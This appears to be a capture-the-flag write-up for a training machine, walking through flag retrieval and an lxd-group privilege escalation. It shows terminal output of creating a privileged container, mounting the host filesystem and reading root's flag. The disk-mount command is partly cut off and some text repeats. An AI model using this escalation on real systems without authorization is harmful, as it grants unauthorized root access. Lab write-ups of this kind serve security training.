
If we run groups to see what groups Flynn is a part of, we see he is in a group called “lxd”.



```
flynn@light-cycle:~$ groups
flynn lxd
flynn@light-cycle:~$ █
```

Question 13

First, we need to check and see if our user is a member of the lxd group. We can do this with the command: id. Typically, this privesc can be a bit of a drawn-out process, however, in our case, we'll be able to skip part of the way through. For the sake of this example, we'll be skipping close to the end (see the bolded bit above) by checking what images are readily available on the machine in question. We can do that via the following command: lxc image list. Now for the fun bit. Next, we'll run a series of commands which initialize, configure the disks, and start the container. Image name needs to match up with the imported image we'll be using. In the case of the image above, that'd be the myimage alias previously assigned to it. The container name and device name are whatever your heart desires.



```
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
flynn@light-cycle:~$ lxc init myimage mycontainer -c security.priviledged=true
Creating mycontainer
Error: not found
flynn@light-cycle:~$ lxc init myimage mycontainer -c security.priviledged=true
Creating mycontainer
Error: not found
flynn@light-cycle:~$ lxc init Alpine mycontainer -c security.priviledged=true
Creating mycontainer
Error: Unknown configuration key: security.priviledged
flynn@light-cycle:~$ lxc init Alpine mycontainer -c security.privileged=true
Creating mycontainer
Error: Container 'mycontainer' already exists
th=/mnt/root recursive=true
Device mydevice added to mycontainer
flynn@light-cycle:~$ lxc start mycontainer
flynn@light-cycle:~$ lxc exec mycontainer /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls -l
total 4
-r--------    1 root     root           600 Dec 19 20:18 root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}



"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of
 an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately
this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you fo
r playing! Merry Christmas and happy holidays to all!"
/mnt/root/root # █
```

**Thought Process/Methodology:**

The first flag we can find the web.txt flag by using the command “cat /var/www/web.txt” to find the flag. For the second flag, after we know Flynn’s password, we can log in as him using “su”. We can now read the contents of the flag located in Flynn’s home directory. After using cat we see what the flag is. For the third flag, we need to check and see if our user is a member of the lxd group. We can do this with the command: id. Typically, this privesc can be a bit of a drawn-out process, however, in our case, we'll be able to skip part of the way through. For the sake of this example, we'll be skipping close to the end (see the bolded bit above) by checking what images are readily available on the machine in question. We can do that via the following command: lxc image list. Now for the fun bit. Next, we'll run a series of commands which initialize, configure the disks, and start the container. Image name needs to match up with the imported image we'll be using. In the case of the image above, that'd be the myimage alias previously assigned to it. The container name and device name are whatever your heart desires.